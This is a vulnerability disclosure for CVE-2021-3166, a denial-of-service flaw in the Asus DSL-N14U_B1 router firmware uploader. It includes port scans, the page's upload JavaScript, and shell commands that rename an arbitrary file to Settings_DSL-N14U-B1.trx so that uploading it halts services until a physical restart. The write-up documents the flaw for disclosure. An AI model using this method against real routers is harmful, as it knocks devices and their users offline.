CVE-2021-3166

17 Jan 2021

Affected products

We have not yet tested Asus models other than those listed. However we suspect it may also work on other models with the same firmware version.

DSL-N14U_B1 V.1.1.2.3_805

Overview

An issue was discovered on Asus DSL-N14U_B1 v.1.1.2.3_805. An attacker can upload any file to the Firmware box as long as it is renamed as Settings_ProductName.trx (eg. Settings_DSL-N14U-B1.trx). Once the file is loaded, shutdown measures on a wide range of services are triggered as if it were a real update, resulting in DoS condition.

POC

This PoC can result in a DoS.

Given the vendor's policies, we don't show the Source Code of the binary scripts. However, we'll inspect the web page source. We'll notice the differences before and after the exploitation using reconnaissance tools.

Details

We proceed with the reconnaissance part by performing a mere portscan.

```
Host is up (0.019s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
515/tcp  open  printer
1723/tcp open  pptp
2869/tcp open  icslap
8443/tcp open  https-alt
9100/tcp open  jetdirect
```

As we can see, services like ssh and jetdirect are up and running. Now let's let's head back to the firmware update page.


Let's analyze the code and look for an "upload" field in order to find the access point used to laod the firmware.

```
function uiDoUpdate()
{
        var form=document.uiPostUpdateForm;
        var string4 = form.tools_FW_UploadFile.value.search(/DSL-N14U-B1

        if (form.tools_FW_UploadFile.value=="") {
                alert("You must select a firmware file to upload.");
        }
        else {
                if (string4 >= 0) {
                        form.postflag.value = "1";
                        if(model_name == "DSL-N66U" || model_name == "DS
                        {
                                showLoading(220);
                                setTimeout("redirect();", 220000);
                        }
                        else if(model_name == "DSL-N55U-C1" || model_nam
                        {
                                showLoading(152);
                                setTimeout("redirect();", 152000);
                        }
```

```
                        else //DSL-N14U ...
                        {
                                showLoading(182);
                                setTimeout("redirect();", 182000);
                        }
                        setTimeout("chk_upgrade();", 5000);
                        form.submit();
                }
                else
                        alert("Nuovo file firmware non è valido.");
        }
}
```


Given the checks, it seems that it can accept firmware belonging to different asus models. What changes visually seems to be the wait time for loading. Loading an image generates the “Invalid Firmware” alert.



But what if we decide to change the name of the image like “Settings_DSL-N14U-B1.trx”?

```
[emanuele@kaisersource Desktop]$ file perugia-knowage-d.png
perugia-knowage-d.png: PNG image data, 1600 x 1200, 8-bit/color RGBA, non-interlaced
[emanuele@kaisersource Desktop]$ cp perugia-knowage-d.png Settings_DSL-N14U-B1.trx
[emanuele@kaisersource Desktop]$ file Settings_DSL-N14U-B1.trx
Settings_DSL-N14U-B1.trx: PNG image data, 1600 x 1200, 8-bit/color RGBA, non-interlaced
[emanuele@kaisersource Desktop]$ file Settings_DSL-N14U-B1.trx
```

So we upload the appropriately crafted file, and it gets accepted to the back-end.



Showdown

Once the loading is complete, we can notice a strange behaviour, As if some services have been been suddenly stopped working as if it was a normal firmware upgrade.

```
Nmap scan report for 192.168.1.1
Host is up (0.014s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
80/tcp   open  http
1723/tcp open  pptp
2869/tcp open  icslap
8443/tcp open  https-alt
```

As long as the router is turned on, the services won't restart. So, a Physical intervention is required in order to restart services properly.